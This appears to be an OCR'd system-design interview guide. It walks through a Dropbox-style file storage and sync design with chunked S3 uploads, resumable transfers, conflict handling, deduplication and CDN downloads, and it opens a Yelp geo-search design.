- System Design Primer: Pastebin / URL shortener
- MDN: 302 Found
- MDN: 301 Moved Permanently
- Redis INCRBY command

02. Dropbox (File Storage and Sync) (Easy)

> Dropbox lets you drop a file into a folder on your laptop and see it appear on your phone and your other computers a few seconds later. You can also share files with other people and download them from anywhere. The interviewer is really testing how you move big files (up to 50 GB) reliably over flaky networks, how you keep many devices in sync, and whether you keep your servers out of the heavy data path.

1. Functional requirements

Core (must have):

1. Users can upload a file from any device.
2. Users can download a file from any device.
3. Users can share a file with other users and see files shared with them.
4. Files sync automatically across all of a user's devices.

Below the line (out of scope):

1. Full version history and restore. We keep a simple version number, but a full timeline is a separate feature.
2. Real-time collaborative editing (like Google Docs). That needs operational transforms, a different problem.
3. Search inside file contents. It needs a text index and is not core to storage.

2. Non-functional requirements

1. Large files: support files up to 50 GB.
2. Reliability and durability: no uploaded file is ever lost. Target 11 nines (99.999999999%) durability, which is what S3 advertises.
3. Resumable transfers: a dropped connection should not restart a 50 GB upload from zero.
4. Low sync latency: a change on one device shows on others within about 5 seconds when online.
5. Availability over consistency: 99.99% availability for upload and download. It is fine if a user in another country sees the new file a few seconds late. We choose AP because nothing breaks when sync is briefly stale, unlike a bank balance.
6. Security: only owners and people a file was shared with can read it. Encryption in transit (TLS) and at rest.

3. Back-of-the-envelope estimates

Assumption	Number
Total users	500M

Assumption	Number
Daily active users	100M
Files uploaded per DAU per day	2
Average file size	1 MB (most are small; a few are huge)
Chunk size	5 MB
Downloads per upload	3
Metadata per file	1 KB

```
Uploads:   100M x 2 / 86,400 s        ~= 2,300 uploads/sec  (peak ~7k/s)
Downloads: 2,300 x 3                  ~= 7,000 downloads/sec

New data/day:  200M files x 1 MB      = 200 TB/day
Per year:      200 TB x 365           ~= 73 PB/year (before dedup)
With ~30% dedup savings               ~= 50 PB/year

Metadata/year: 200M x 365 x 1 KB      ~= 73 TB/year (DB, shardable)

Upload bandwidth: 200 TB / 86,400 s   ~= 2.3 GB/s (straight into S3)

One 50 GB upload at 100 Mbps:
  50 GB x 8 bits / 100 Mbps = 4,000 s ~= 1.1 hours
```

The 1.1 hour number is the whole point: you cannot do that in a single HTTP request.

4. Core entities

- File: the raw bytes. Stored in blob storage (S3), not in a database.
- FileMetadata: name, size, MIME type, owner, status, content fingerprint, list of chunks.
- Chunk: a 5 MB slice of a file. Fields: index, SHA-256 fingerprint, upload status, ETag.
- User: the account. Fields: `user_id`, email.
- SharedFile: who can access which file. Fields: `file_id`, `user_id`, permission.
- Device: a client that syncs. Fields: `device_id`, `user_id`, `last_sync_cursor`.

A fingerprint is a hash, like SHA-256, of the bytes. Same bytes always give the same fingerprint, so it is a way to recognize content without comparing whole files.

```
// FileMetadata (stored in DynamoDB or Postgres)
{
  "file_id": "f_8f2c",
  "owner_id": "u_42",
  "name": "trip.mov",
  "size": 734003200,
  "mime_type": "video/quicktime",
  "fingerprint": "sha256:9b1e...",
  "status": "uploading",
  "version": 3,
  "s3_key": "blobs/9b1e...",
  "chunks": [
    {"index": 0, "fp": "sha256:aa01...", "status": "uploaded", "etag": "\"e1\""},
    {"index": 1, "fp": "sha256:bb02...", "status": "not_uploaded"}
  ],
  "updated_at": "2026-11-03T10:00:00Z"
}
```

```
CREATE TABLE shared_files (
  file_id    TEXT NOT NULL,
  user_id    TEXT NOT NULL,
  permission TEXT NOT NULL CHECK (permission IN ('read', 'write')),
  PRIMARY KEY (user_id, file_id)       -- "files shared with me" is one scan
);
```

5. API design

All endpoints require a session token or JWT in the `Authorization` header. The user id comes from the token, never from the request body, because a client can forge the body.

`POST /files` – start an upload. Returns presigned URLs for each chunk.

```
// request
{"name": "trip.mov", "size": 734003200, "fingerprint": "sha256:9b1e...",
 "chunk_fingerprints": ["sha256:aa01...", "sha256:bb02..."]}
// response 201
{"file_id": "f_8f2c", "upload_id": "s3-mpu-123",
 "parts": [{"index": 1, "url": "https://s3.../part1?X-Amz-Signature=..."}],
 "already_uploaded": [0]}
```


`PATCH /files/{file_id}/chunks/{index}` – report a finished chunk. Body `{"etag": "\"e1\""}`. Response `200`. When all chunks are done, the server completes the upload.

`GET /files/{file_id}` – get metadata plus a short-lived signed download URL. Response `200 {"metadata": {...}, "download_url": "https://cdn.../f_8f2c?Expires=..."}`. `403` if no access, `404` if missing.

`POST /files/{file_id}/share` – share. Body `{"emails": ["bob@example.com"], "permission": "read"}`. Response `204`.

`GET /files/changes?since={cursor}` – list changes since the last sync. Response `200 {"changes": [{"file_id": "f_8f2c", "type": "updated", "version": 3}], "next_cursor": "c_9912"}`.

6. High-level design




The key idea: the File Service is a control plane. It handles metadata and signs URLs. File bytes go straight from the client to S3 and from the CDN to the client. Our servers never touch a 50 GB stream.

How will users upload a file?

1. The client splits the file into 5 MB chunks and computes a SHA-256 for each chunk and for the whole file.
2. Client calls `POST /files`. The File Service starts an S3 multipart upload, writes metadata with `status = uploading`, and returns one presigned URL per chunk.

3. A presigned URL is a normal S3 URL with a signature and expiry baked in. Anyone holding it can do exactly one action (PUT this part) for a short time.
4. The client uploads chunks in parallel (for example 4 at a time) directly to S3.
5. After each chunk, the client sends `PATCH .../chunks/{i}` with the ETag S3 returned.
6. When all chunks are uploaded, the service calls S3 `CompleteMultipartUpload` and sets `status = uploaded`.



How will users download a file?

1. Client calls `GET /files/{id}`. The service checks ownership or the share table.
2. The service returns a CDN signed URL valid for 5 minutes.
3. The client downloads from the nearest CDN edge. On a miss, the CDN pulls from S3 once and caches it.

How will users share a file?

1. Owner calls `POST /files/{id}/share` with emails.
2. The service resolves emails to user ids and inserts rows into `shared_files`.
3. Bob's "shared with me" list is a single query on `user_id = bob`, which the primary key covers.

How will files sync across devices?

1. Local to remote: a sync agent watches the folder using OS events (FSEvents on macOS, inotify on Linux, ReadDirectoryChangesW on Windows), queues changed files, and uploads them with the flow above.
2. Remote to local: each device holds one WebSocket connection. When a file changes, the server pushes a small “file f_8f2c is now version 3” message.
3. The device then calls `GET /files/changes?since=<cursor>` and downloads only what changed.
4. As a safety net, the device also polls `/files/changes` every few minutes in case a push was missed.

7. Deep dives

How do we upload a 50 GB file reliably? (chunking)

The problem: a single 50 GB POST would take over an hour, hit gateway limits (Amazon API Gateway caps payloads at 10 MB), and restart from zero on any network blip.

Option	How it works	Pros	Cons
Single POST to our server	Stream whole file through app servers	Simple	Timeouts, payload limits, servers burn bandwidth
Single presigned PUT to S3	Client sends whole file to S3	Servers out of data path	S3 caps one PUT at 5 GB; no resume
Client-side chunking + multipart upload	5-10 MB parts, each its own PUT	Parallel, resumable, progress bar	More client logic, more metadata

Recommended: client-side chunking with S3 multipart upload. Chunking must happen on the client. Chunking on the server is a classic mistake, because the whole file still has to cross the network in one piece first.

```
import hashlib

CHUNK = 5 * 1024 * 1024  # 5 MB

def chunk_file(path):
    """Yield (index, sha256, bytes) for each 5 MB slice."""
    with open(path, "rb") as f:
        i = 0
        while True:
            data = f.read(CHUNK)
            if not data:
                break
            yield i, hashlib.sha256(data).hexdigest(), data
            i += 1

# 50 GB / 5 MB = 10,240 parts (S3 allows up to 10,000, so use ~6 MB
# for files this big; S3 parts must be 5 MB to 5 GB each).
```

How do we make uploads resumable?

The problem: if the laptop closes at 49 GB, the user should only send the last 1 GB.

Option	Source of truth for "which chunks are done"	Risk
Client remembers locally	Local file	Lost if client reinstalls or switches device
Client reports each chunk, server trusts it	Metadata DB	Client could lie or a PATCH could be lost
Client reports, server verifies with S3 `ListParts`	S3 + Metadata DB	Small extra call

Recommended: the third option. On resume, the client sends the whole-file fingerprint. The server finds the matching `uploading` record, calls S3 `ListParts`, and returns which part numbers exist. The client uploads only the rest.

```
def resume(user_id, file_fp):
    meta = db.find_one(owner_id=user_id, fingerprint=file_fp,
                       status="uploading")
    if not meta:
        return None
    done = {p["PartNumber"] for p in
            s3.list_parts(Bucket=B, Key=meta.s3_key,
                          UploadId=meta.upload_id)["Parts"]}
    missing = [c.index for c in meta.chunks if c.index + 1 not in done]
    return {"upload_id": meta.upload_id,
            "urls": [presign_part(meta, i + 1) for i in missing]}
```

Unfinished multipart uploads cost storage, so add an S3 lifecycle rule that aborts them after 7 days.

How do we sync fast and handle conflicts?

The problem: a 1 GB file where the user changed one paragraph should not re-upload 1 GB. And two devices may edit the same file while offline.

For delta sync, fixed 5 MB chunks have a flaw. Insert one byte at the start and every boundary shifts, so every chunk hash changes. Content-defined chunking (CDC) fixes this. A rolling hash (like Rabin fingerprinting) slides over the bytes and cuts a chunk wherever the hash hits a pattern, for example its low 22 bits are zero. Because boundaries depend on content, an edit only changes the one or two chunks around it.

Conflict strategy	Behavior	Good for
Last write wins	Latest timestamp overwrites	Simple, but silently loses edits
Version check + conflicted copy	Upload says "I edited version 3"; if server is at 4, save as a copy	What Dropbox actually does
Merge (OT/CRDT)	Combine edits	Docs editors, out of scope

Recommended: optimistic version check. Each upload carries the `base_version` it edited. The server only commits if the current version still matches.

```
UPDATE file_metadata
SET version = version + 1, chunks = :new_chunks, updated_at = now()
WHERE file_id = :id AND version = :base_version;
-- 0 rows updated -> someone else won. Save ours as
-- "trip (Alice's MacBook conflicted copy).mov" and notify the user.
```

Nobody loses work, and the user decides which copy to keep.

How do we save storage with deduplication?

The problem: 50 PB a year is expensive, and many users upload the same files (the same PDF, the same installer).

Option	Scope	Savings	Trade-off
No dedup	n/a	0%	Simple
File-level dedup	Same whole-file hash	Medium	Misses near-identical files
Chunk-level dedup	Same chunk hash	Highest	Need a chunk index and reference counts

Recommended: chunk-level dedup, keyed by the chunk's SHA-256. Store each unique chunk once at `chunks/<sha256>`. When a client starts an upload, the server checks which chunk hashes already exist and tells the client to skip them. A reference count per chunk tells a cleanup job when nothing uses a chunk anymore. One security note: cross-user dedup can leak whether a file exists ("does anyone have this leaked PDF?"). A safe default is to dedup within one user or team, or always require the upload to finish before showing the skip.


How do we make downloads fast with a CDN, and what if something fails?

The problem: a user in Sydney pulling from a US bucket gets 200 ms+ per round trip and slow throughput.

A CDN (content delivery network) caches files at edge servers around the world. We hand out a CDN signed URL that expires in 5 minutes, so a leaked link stops working quickly. For big files the client uses HTTP Range requests (`Range: bytes=0-10485759`) to download several byte ranges in parallel and resume a broken download.


Failure	Mitigation
Client disconnects mid-upload	Resume via `ListParts`
PATCH for a chunk is lost	Server verifies against S3, not just DB
WebSocket drops	Periodic poll of `/files/changes`
Metadata DB node dies	DynamoDB replicates across 3 AZs automatically
S3 region outage	Cross-region replication for paid tiers

8. Final architecture



Component	Job	Technology example
Sync agent	Watch folder, chunk, hash, upload, apply changes	Native client (Rust/C++)
API Gateway	Auth, rate limit, routing	AWS API Gateway, Envoy
File Service	Metadata, permissions, sign URLs	Stateless service
Metadata DB	File records, versions, shares	DynamoDB or Postgres sharded by user
Chunk index	Dedup lookup and ref counts	DynamoDB table keyed by SHA-256
Blob store	Durable bytes	S3 multipart upload
CDN	Fast global downloads	CloudFront signed URLs
Notification Service	Push change events to devices	WebSocket servers + Redis pub/sub

Deployment map (AWS)



The gateway and CDN sit at the edge while the file and notification services stay in the service subnet, and the client streams chunk bytes straight to S3 in the data subnet.

9. Common mistakes and interviewer follow-ups

- Sending file bytes through your app servers. It wastes bandwidth and hits payload limits. Say: “Servers sign URLs; bytes go client to S3.”
- Chunking on the server. The file still crosses the network in one piece. Chunk on the client.
- Identifying a file by its name for resume or dedup. Names collide. Use a content fingerprint plus a UUID `file_id`.
- Trusting the client’s chunk status. Verify with S3 `ListParts` before marking parts done.
- Last write wins with no warning. It silently destroys edits. Use a version check and a conflicted copy.
- Fixed-size chunks for delta sync. One inserted byte changes every chunk. Mention content-defined chunking.
- Follow-up: “Polling or push?” Answer: push over one WebSocket per device, plus slow polling as a safety net.

10. One-page cheat sheet

Topic	Key point
Scale	100M DAU, ~2.3k uploads/s, ~200 TB/day new data
Big files	50 GB at 100 Mbps = 1.1 h, so chunk on client (5-10 MB)
Upload path	Presigned URLs, S3 multipart, servers out of data path
Resume	Whole-file fingerprint finds record, `ListParts` finds done parts
Sync	Fs watcher up, WebSocket push down, poll as backup, cursors
Delta	Content-defined chunking, re-upload only changed chunks
Conflicts	`base_version` check, conflicted copy on mismatch
Dedup	Chunk-level by SHA-256, ref counts, beware cross-user leaks
Download	CDN signed URL (5 min), HTTP Range for parallel/resume
CAP	AP: availability first, sync is eventually consistent

Sources

- Hello Interview: Design Dropbox
- AWS: Uploading objects using multipart upload
- AWS: Sharing objects with presigned URLs
- Dropbox Tech Blog: Streaming file synchronization
- Dropbox Help: Conflicted copies

- Wikipedia: Rolling hash and content-defined chunking

03. Yelp (Business Reviews with Geo Search) (Easy)

> Yelp lets you search for local businesses, like “pizza near me”, look at a business page with its reviews, and leave your own 1 to 5 star review. The interviewer is really testing three things: how you search by location quickly (a geospatial index), how you keep the average rating cheap to read at huge read volume, and how you enforce a simple business rule, one review per user per business, correctly.

1. Functional requirements

Core (must have):

1. Users can search businesses by name or keyword, by location (latitude and longitude plus a radius), and by category.
2. Users can view a business and its reviews.
3. Users can leave a review: a required 1-5 star rating and optional text. One review per user per business.

Below the line (out of scope):

1. Admin tools to add or edit businesses. We assume businesses are loaded by another system.
2. Map view with pins. It reuses the same search API, so it adds no new backend design.
3. Personalized recommendations. That needs an ML pipeline, a separate problem.

2. Non-functional requirements

1. Low latency: p99 search latency under 500 ms; business page under 200 ms.
2. High availability: 99.99% for search and viewing. Reviews can tolerate brief write failures with a retry.
3. Scale: 100M daily users, 10M businesses, about 1B reviews total.
4. Consistency: eventual consistency for search results and the average rating. If a new review shows up in the average 30 seconds later, that is fine.
